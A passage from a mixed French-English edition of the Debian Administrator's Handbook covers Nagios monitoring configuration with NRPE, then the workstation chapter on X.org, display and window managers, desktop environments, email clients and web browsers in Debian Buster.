- Un *hostgroup* est un ensemble d'hôtes que l'on souhaite regrouper pour un affichage plus clair ou pour factoriser des éléments de configuration;
- Un *service* est un élément à tester qui concerne un hôte ou un groupe d'hôtes. En général, il s'agit effectivement de vérifier le fonctionnement de « services » réseau, mais il peut s'agir de vérifier que des paramètres soient dans un intervalle acceptable (comme l'espace disque ou la charge CPU);
- Un *servicegroup* est un ensemble de services que l'on souhaite regrouper dans l'affichage;
- Un *contact* est une personne qui peut recevoir des alertes;
- Un *contactgroup* est un ensemble de contacts à avertir;
- Une *timeperiod* est une plage horaire pendant laquelle certains services doivent être vérifiés;
- Une commande (*command*) est une ligne de commande à exécuter pour tester un service donné.

Chaque objet a un certain nombre de propriétés (selon son type) qu'il est possible de personnaliser. Une liste exhaustive serait trop longue, mais les relations entre ces objets sont les propriétés les plus importantes.

Un *service* emploie une *commande* pour vérifier l'état d'une fonctionnalité sur un *hôte* ou un *groupe d'hôtes* dans une *plage horaire* donnée. En cas de problèmes, Nagios envoie une alerte à tous les membres du *contactgroup* associé au service défaillant. Chaque membre est alerté selon les modalités précisées dans son objet *contact* correspondant.

An inheritance system allows easy sharing of a set of properties across many objects without duplicating information. Moreover, the initial configuration includes a number of standard objects; in many cases, defining new hosts, services and contacts is a simple matter of deriving from the provided generic objects. The files in `/etc/nagios4/conf.d/` are a good source of information on how they work.

Voici la configuration employée par les administrateurs de Falcot :

**Exemple 12.3 /etc/nagios4/conf.d/falcot.cfg file**

```
define contact{
    name                      generic-contact
    service_notification_period 24x7
    host_notification_period    24x7
    service_notification_options w,u,c,r
    host_notification_options   d,u,r
    service_notification_commands notify-service-by-email
    host_notification_commands  notify-host-by-email
    register                  0 ; Template only
}
define contact{
```

```

use          generic-contact
contact_name rhzertzog
alias        Raphael Herzog
email        hertzog@debian.org
}

define contact{
    use          generic-contact
    contact_name rmas
    alias        Roland Mas
    email        lolando@debian.org
}

define contactgroup{
    contactgroup_name   falcot-admins
    alias               Falcot Administrators
    members             rhertzog,rmas
}

define host{
    use          generic-host ; Name of host template to use
    host_name   www-host
    alias       www.falcot.com
    address     192.168.0.5
    contact_groups   falcot-admins
    hostgroups   debian-servers,ssh-servers
}
define host{
    use          generic-host ; Name of host template to use
    host_name   ftp-host
    alias       ftp.falcot.com
    address     192.168.0.6
    contact_groups   falcot-admins
    hostgroups   debian-servers,ssh-servers
}

# commande 'check_ftp' avec paramètres personnalisés
define command{
    command_name      check_ftp2
    command_line      /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
                      ➔ 30 -t 35
}

# Service générique à Falcot
define service{
    name            falcot-service
    use             generic-service
    contact_groups falcot-admins
    register        0
}

```

```

# Services à vérifier sur www-host
define service{
    use                  falcot-service
    host_name           www-host
    service_description HTTP
    check_command       check_http
}
define service{
    use                  falcot-service
    host_name           www-host
    service_description HTTPS
    check_command       check_https
}
define service{
    use                  falcot-service
    host_name           www-host
    service_description SMTP
    check_command       check_smtp
}
# Services à vérifier sur ftp-host
define service{
    use                  falcot-service
    host_name           ftp-host
    service_description FTP
    check_command       check_ftp2
}

```

This configuration file describes two monitored hosts. The first one is the web server, and the checks are made on the HTTP (80) and secure-HTTP (443) ports. Nagios also checks that an SMTP server runs on port 25. The second host is the FTP server, and the check includes making sure that a reply comes within 20 seconds. Beyond this delay, a *warning* is emitted; beyond 30 seconds, the alert is deemed critical. The Nagios web interface also shows that the SSH service is monitored: this comes from the hosts belonging to the ssh-servers hostgroup. The matching standard service is defined in `/etc/nagios4/conf.d/services_nagios2.cfg`.

On peut noter l'usage de l'héritage : pour hériter d'un autre objet, on emploie la propriété `use nom-parent`. Pour identifier un objet dont on veut hériter, il faut lui attribuer une propriété `name identifiant`. Si l'objet parent n'est pas un objet réel, mais est uniquement destiné à servir de rôle de parent, on lui ajoute la propriété `register 0` qui indique à Nagios de ne pas le considérer et donc d'ignorer l'absence de certains paramètres normalement requis.

#### DOCUMENTATION

#### Liste des propriétés des objets


A more in-depth understanding of the various ways in which Nagios can be configured can be obtained from the documentation hosted on <https://assets.nagios.com/downloads/nagioscore/docs/nagioscore/4/en/index.html>. It includes a list of all object types, with all the properties they can have. It also explains how to create new plugins.

**Tests distants avec NRPE**

De nombreux greffons de Nagios permettent de vérifier l'état de certains paramètres locaux d'une machine. Si l'on souhaite effectuer ces vérifications sur de nombreuses machines tout en centralisant les résultats sur une seule installation, il faut employer le greffon NRPE (*Nagios Remote Plugin Executor*). On installe *nagios-nrpe-plugin* sur le serveur Nagios et *nagios-nrpe-server* sur les machines sur lesquelles on veut exécuter certains tests locaux. Ce dernier se configure par le biais du fichier `/etc/nagios/nrpe.cfg`. On y indique les tests que l'on peut déclencher à distance ainsi que les adresses IP des machines qui sont autorisées à les déclencher. Du côté de Nagios, il suffit d'ajouter les services correspondants en faisant appel à la nouvelle commande `check_nrpe`.

## Mots-clés

Station de travail  
Bureau graphique  
Bureautique  
X.org



# Station de travail

# 13

---

---

---

---

Sommaire

---

---

Configuration du serveur X11 392	Personnalisation de l'interface graphique 393	Bureaux graphiques 395
Courrier électronique 398	Navigateurs web 401	Développement 403
Suites bureautiques 405	L'émulation Windows : Wine 406	Travail collaboratif 404
		Logiciels de communication en temps réel 407

---

---

*Les divers déploiements concernant les serveurs maintenant achevés, les administrateurs peuvent se charger des stations de travail individuelles et créer une configuration type.*

### 13.1. Configuration du serveur X11

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, X11 (*Buster* contains version X11R7.7).

#### PERSPECTIVE

##### X11, XFree86 et X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term “X11” only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Buster* uses X.org version 7.7.

Current versions of X.org are able to autodetect the available hardware: this applies to the video card and the monitor, as well as keyboards and mice; in fact, it is so convenient that the package no longer even creates a `/etc/X11/xorg.conf` configuration file.

En ce qui concerne la configuration du clavier, elle est désormais indiquée dans `/etc/default/keyboard`. Ce fichier contrôle la configuration de la console ainsi que celle de l’interface graphique et il est géré par le paquet `keyboard-configuration`. La configuration de la disposition du clavier est détaillée dans la section 8.1.2, « [Configurer le clavier](#) » page 165.

Le paquet `xserver-xorg` fournit le serveur X générique exploité par les versions 7.x de X.org. Ce serveur modulaire dispose d’une collection de pilotes pour gérer les différents modèles de carte vidéo. L’installation de `xserver-xorg` assure que le serveur et au moins un pilote graphique sont installés.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the `vesa` and `fbdev` drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while `fbdev` works on top of the kernel’s framebuffer device. Nowadays the X server can run without any administrative privileges (this used to be required to be able to configure the screen) and its log file is then stored in the user’s home directory in `~/.local/share/xorg/Xorg.0.log`, whereas it is `/var/log/Xorg.0.log` for X servers started with root privileges and for versions older than Debian 9 *Stretch*. That log file is where one would look to know what driver is currently in use. For example, the following snippet matches what the `intel` driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
```

```
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

#### COMPLÉMENTS

#### Pilote propriétaire

Some video card makers (most notably NVIDIA) refuse to publish the hardware specifications that would be required to implement good free drivers. They do, however, provide proprietary drivers that allow using their hardware. This policy is nefarious, because even when the provided driver exists, it is usually not as polished as it should be; more importantly, it does not necessarily follow the X.org updates, which may prevent the latest available driver from loading correctly (or at all). We cannot condone this behavior, and we recommend you avoid these makers and favor more cooperative manufacturers.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-driver* for NVIDIA cards. It requires a matching kernel module. Building the module can be automated by installing the package *nvidia-kernel-dkms* (for NVIDIA).

The “nouveau” project aims to develop a free software driver for NVIDIA cards and is the default driver that you get for those cards in Debian. In general, its feature set and performance do not match the proprietary driver. In the developers’ defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free drivers for ATI video cards, called “radeon” and “amdgpu”, are much better in that regard although it often requires non-free firmware from the *firmware-amd-graphics* package.

## 13.2. Personnalisation de l’interface graphique

### 13.2.1. Choix d’un gestionnaire d’écran (*display manager*)

The graphical interface only provides display space. Running the X server by itself only leads to an empty screen, which is why most installations use a *display manager* to display a user authentication screen and start the graphical desktop once the user has authenticated. The three most popular display managers in current use are *gdm3* (*GNOME Display Manager*), *sddm* (suggested for *KDE Plasma*) and *lightdm* (*Light Display Manager*). Since the Falcot Corp administrators have opted to use the *GNOME* desktop environment, they logically picked *gdm3* as a display manager too. The */etc/gdm3/daemon.conf* configuration file has many options (the list can be found in the */usr/share/gdm/gdm.schemas* schema file) to control its behaviour while */etc/gdm3/greeter.dconf-defaults* contains settings for the greeter “session” (more than just a login window, it is a limited desktop with power management and accessibility related tools). Note that some of the most useful settings for end-users can be tweaked with *GNOME’s* control center.

### 13.2.2. Choix d’un gestionnaire de fenêtres

Since each graphical desktop provides its own window manager, which window manager you choose is usually influenced by which desktop you have selected. *GNOME* uses the *mutter* win-

dow manager, Plasma uses kwin, and Xfce (which we present later) has xfwm. The Unix philosophy always allows using one's window manager of choice, but following the recommendations allows an administrator to best take advantage of the integration efforts led by each project.

B.A.-BA

### Gestionnaire de fenêtres

The window manager displays the “decorations” around the windows belonging to the currently running applications, which includes frames and the title bar. It also allows reducing, restoring, maximizing, and hiding windows. Most window managers also provide a menu that pops up when the desktop is clicked in a specific way. This menu provides the means to close the window manager session, start new applications, and in some cases, change to another window manager (if installed).

Older computers may, however, have a hard time running heavyweight graphical desktop environments. In these cases, a lighter configuration should be used. “Light” (or small footprint) window managers include WindowMaker (in the wmaker package), Afterstep, fvwm, icewm, blackbox, fluxbox, or openbox. In these cases, the system should be configured so that the appropriate window manager gets precedence; the standard way is to change the `x-window-manager` alternative with the command `update-alternatives --config x-window-manager`.

SPÉCIFICITÉ DEBIAN

### Les choix (*alternatives*)

La charte Debian définit un certain nombre de commandes standard capables d'effectuer une action prédéfinie. Ainsi, la commande `x-window-manager` invoque un gestionnaire de fenêtres. Au lieu d'affecter cette commande à un gestionnaire de fenêtres pré-sélectionné, Debian permet à l'administrateur de l'associer au gestionnaire de son choix.

Chaque gestionnaire de fenêtres s'enregistre comme un choix valable pour `x-window-manager` et fournit une priorité associée. Celle-ci permet de sélectionner automatiquement le meilleur gestionnaire de fenêtres installé en l'absence d'un choix explicite de l'administrateur.

C'est le script `update-alternatives` qui est utilisé à la fois par les paquets pour s'enregistrer comme un choix et par l'administrateur pour modifier le logiciel sur lequel la commande symbolique pointe (`update-alternatives --config commande-symbolique`). Chaque commande symbolique pointe en réalité vers un lien symbolique contenu dans le répertoire `/etc/alternatives/`, modifié par la commande `update-alternatives` au gré des mises à jour et des requêtes de l'administrateur. Si un paquet fournissant un choix est désinstallé, c'est le choix de priorité suivante qui le remplace.

Toutes les commandes symboliques existantes ne sont pas explicitées par la charte Debian et certains responsables de paquets Debian ont délibérément choisi d'employer ce mécanisme dans d'autres cas moins standards où il apportait une souplesse appréciable (citons par exemple `x-www-browser`, `www-browser`, `cc`, `c++`, `awk`, etc.).

#### 13.2.3. Gestion des menus

Modern desktop environments and many window managers provide menus listing the available applications for the user. In order to keep menus up-to-date in relation to the actual set of avail-

lable applications, each package usually provides a `.desktop` file in `/usr/share/applications`. The format of those files has been standardized by FreeDesktop.org:

► <https://standards.freedesktop.org/desktop-entry-spec/latest/>

The applications menus can be further customized by administrators through system-wide configuration files as described by the “Desktop Menu Specification”. End-users can also customize the menus with graphical tools such as `kmenedit` (in Plasma), `alacarte` (in GNOME) or `menulibre`.

► <https://standards.freedesktop.org/menu-spec/latest/>

#### HISTOIRE

### Le système de menus de Debian

Historiquement — bien avant l’apparition des standards FreeDesktop.org — Debian avait inventé son propre système de menus, dans lequel chaque paquet fournissait (dans `/usr/share/menu/`) une description générique des entrées de menu souhaitées. Cet outil est encore disponible dans Debian (dans le paquet `menu`), mais il n’a plus qu’une utilité marginale, puisque les responsables de paquets sont encouragés à utiliser plutôt les fichiers `.desktop`.

## 13.3. Bureaux graphiques

The free graphical desktop field is dominated by two large software collections: GNOME and Plasma by KDE. Both of them are very popular. This is rather a rare instance in the free software world; the Apache web server, for instance, has very few peers.

This diversity is rooted in history. Plasma (initially only KDE, which is now the name of the community) was the first graphical desktop project, but it chose the Qt graphical toolkit and that choice wasn’t acceptable for a large number of developers. Qt was not free software at the time, and GNOME was started based on the GTK+ toolkit. Qt has since become free software, but the projects still evolved in parallel.

The GNOME and KDE communities still work together: under the FreeDesktop.org umbrella, the projects collaborated in defining standards for interoperability across applications.

Nous ne nous aventurerons pas à répondre à l’épineuse question du choix du bureau graphique : ce chapitre passe rapidement en revue les différentes possibilités et fournit des éléments de réflexion sur le sujet. Il est toujours préférable d’essayer les différentes possibilités avant d’en adopter une.

### 13.3.1. GNOME

Debian *Buster* includes GNOME version 3.30, which can be installed by a simple `apt install gnome` (it can also be installed by selecting the “Debian desktop environment” task).

GNOME is noteworthy for its efforts in usability and accessibility. Design professionals have been involved in writing its standards and recommendations, which has helped developers to create satisfying graphical user interfaces. The project also gets encouragement from the big players of

computing, such as Intel, IBM, Oracle, Novell, and of course, various Linux distributions. Finally, many programming languages can be used in developing applications interfacing to GNOME.




FIGURE 13.1 Le bureau GNOME


For administrators, GNOME seems to be better prepared for massive deployments. Application configuration is handled through the GSettings interface and stores its data in the DConf database. The configuration settings can thus be queried and edited with the `gsettings`, and `dconf` command-line tools, or by the `dconf-editor` graphical user interfaces. The administrator can therefore change users' configuration with a simple script. The GNOME website provides information to guide administrators who manage GNOME workstations:

► <https://help.gnome.org/admin/>

### 13.3.2. KDE and Plasma

Debian Buster includes version 5.14 of KDE Plasma, which can be installed with `apt install kde-standard`.

Plasma has had a rapid evolution based on a very hands-on approach. Its authors quickly got very good results, which allowed them to grow a large user-base. These factors contributed to the overall project quality. Plasma is a mature desktop environment with a wide range of applications.



**FIGURE 13.2** The Plasma desktop


Since the Qt 4.0 release, the last remaining license problem with KDE software has been solved. This version was released under the GPL both for Linux and Windows (the Windows version was previously released under a non-free license). KDE applications are primarily developed using the C++ language.

### 13.3.3. Xfce et autres

Xfce is a simple and lightweight graphical desktop, which is a perfect match for computers with limited resources. It can be installed with `apt install xfce4`. Like GNOME, Xfce is based on the GTK+ toolkit, and several components are common across both desktops.

Unlike GNOME and Plasma, Xfce does not aim to become a vast project. Beyond the basic components of a modern desktop (file manager, window manager, session manager, a panel for application launchers and so on), it only provides a few specific applications: a terminal, a calendar (*orage*), an image viewer, a CD/DVD burning tool, a media player (*parole*), sound volume control and a text editor (*mousepad*).

► <https://xfce.org/>



**FIGURE 13.3** Le bureau *Xfce*

### 13.3.4. Other Desktop Environments

*LXDE* and *LXQt* are two desktop environments focusing on the “lightweight” aspect. The former is GTK+ based while the latter is Qt based. They can be installed with the *lxde* and *lxqt* metapackages.

► <https://lxde.org/>

► <https://lxqt.org/>

*Cinnamon* and *MATE* both started when GNOME 3 moved away from the traditional desktop paradigm, dropping the usual panel and its menu in favor of the new search-based shell. The former reintroduced a panel by forking GNOME Shell and the latter is a continuation of GNOME 2. They can be installed with the *cinnamon-desktop-environment* and *mate-desktop-environment* meta-packages.

► <https://developer.linuxmint.com/projects/cinnamon-projects.html>

► <https://mate-desktop.org/>

## 13.4. Courrier électronique

### 13.4.1. Evolution

**Les paquets populaires**

Installing the *popularity-contest* package enables participation in an automated survey that informs the Debian project about the most popular packages. A script is run weekly by cron which sends an anonymized list of the installed packages (by HTTP or email) and the latest access date for the files they contain. This allows the Debian maintainers to know which packages are most frequently installed, and of these, how frequently they are actually used.


Ces informations sont extrêmement utiles au projet Debian et lui permettent notamment de savoir quels paquets intégrer sur les premiers disques d'installation. Il lui est aussi possible de vérifier si un paquet est employé ou non avant de décider de le supprimer de la distribution. C'est pourquoi nous vous invitons fortement à installer le paquet *popularity-contest* et à participer au sondage.

The collected data are made public every day.

► <https://popcon.debian.org/>

These statistics can also help users to choose between two packages that seem otherwise equivalent. Choosing the more popular package is probably a safer choice.

Evolution is the GNOME email client and can be installed with `apt install evolution`. It is more than a simple email client: it also provides a calendar, an address book, a task list, and a memo (free-form note) application. Its email component includes a powerful message indexing system, and allows for the creation of virtual folders based on search queries on all archived messages. In other words, all messages are stored the same way but displayed in a folder-based organization, each folder containing messages that match a set of filtering criteria.




**FIGURE 13.4** Le logiciel de messagerie Evolution

An extension to Evolution allows integration with a Microsoft Exchange email system; the required package is *evolution-ews*<sup>1</sup>.

### 13.4.2. KMail

The KDE email software can be installed with `apt install kmail`. KMail only handles email, but it belongs to a software suite called KDE-PIM (for *Personal Information Manager*) that includes features such as address books, a calendar component, and so on. KMail has all the features one would expect from an excellent email client.



**FIGURE 13.5** Le logiciel de messagerie KMail

### 13.4.3. Thunderbird

The *thunderbird* package provides the email client from the Mozilla software suite. Various localization sets are available in *thunderbird-l10n-\** packages; the *enigmail* extension handles message encrypting and signing, but it is not available in all languages.

<sup>1</sup>The *evolution-ews* package is not part of Debian Buster. It was removed during the release process due to a security issue. But at the time of writing a recent version is available as backport (see section 6.1.2.4, « [Rétroportages vers stable](#) » page 114).





FIGURE 13.6 The *Thunderbird* email software

### 13.5. Navigateurs web

Epiphany, le navigateur web développé par GNOME, utilise le moteur d'affichage WebKit développé par Apple pour Safari. On le trouve dans le paquet Debian *epiphany-browser*.

Konqueror, available in the *konqueror* package, is KDE's web browser (but can also assume the role of a file manager). It uses the KDE-specific KHTML rendering engine; KHTML is an excellent engine, as witnessed by the fact that Apple's WebKit is based on KHTML.

Users not satisfied by either of the above can use Firefox. This browser, available in the *firefox-esr* package, uses the Mozilla project's Gecko renderer, with a thin and extensible interface on top.



**FIGURE 13.7** *The Firefox web browser*

<p><b>VOCABULARY</b></p> <p><b>Firefox ESR</b></p>	<p>Mozilla has a very fast-paced release cycle for Firefox. New releases are published every six to eight weeks and only the latest version is supported for security issues. This doesn't suit all kind of users so, every 10 cycles, they are promoting one of their release to an <i>Extended Support Release</i> (ESR) which will get security updates (and no functional changes) during the next 10 cycles (which covers a bit more than a year).</p> <p>Debian has both versions packaged. The ESR one, in the package <i>firefox-esr</i>, is used by default since it is the only version suitable for Debian <i>Stable</i> with its long support period (and even there Debian has to upgrade from one ESR release to the next multiple times during a Debian Stable lifecycle). The regular Firefox is available in the <i>firefox</i> package but it is only available to users of Debian <i>Unstable</i>.</p>
--	---

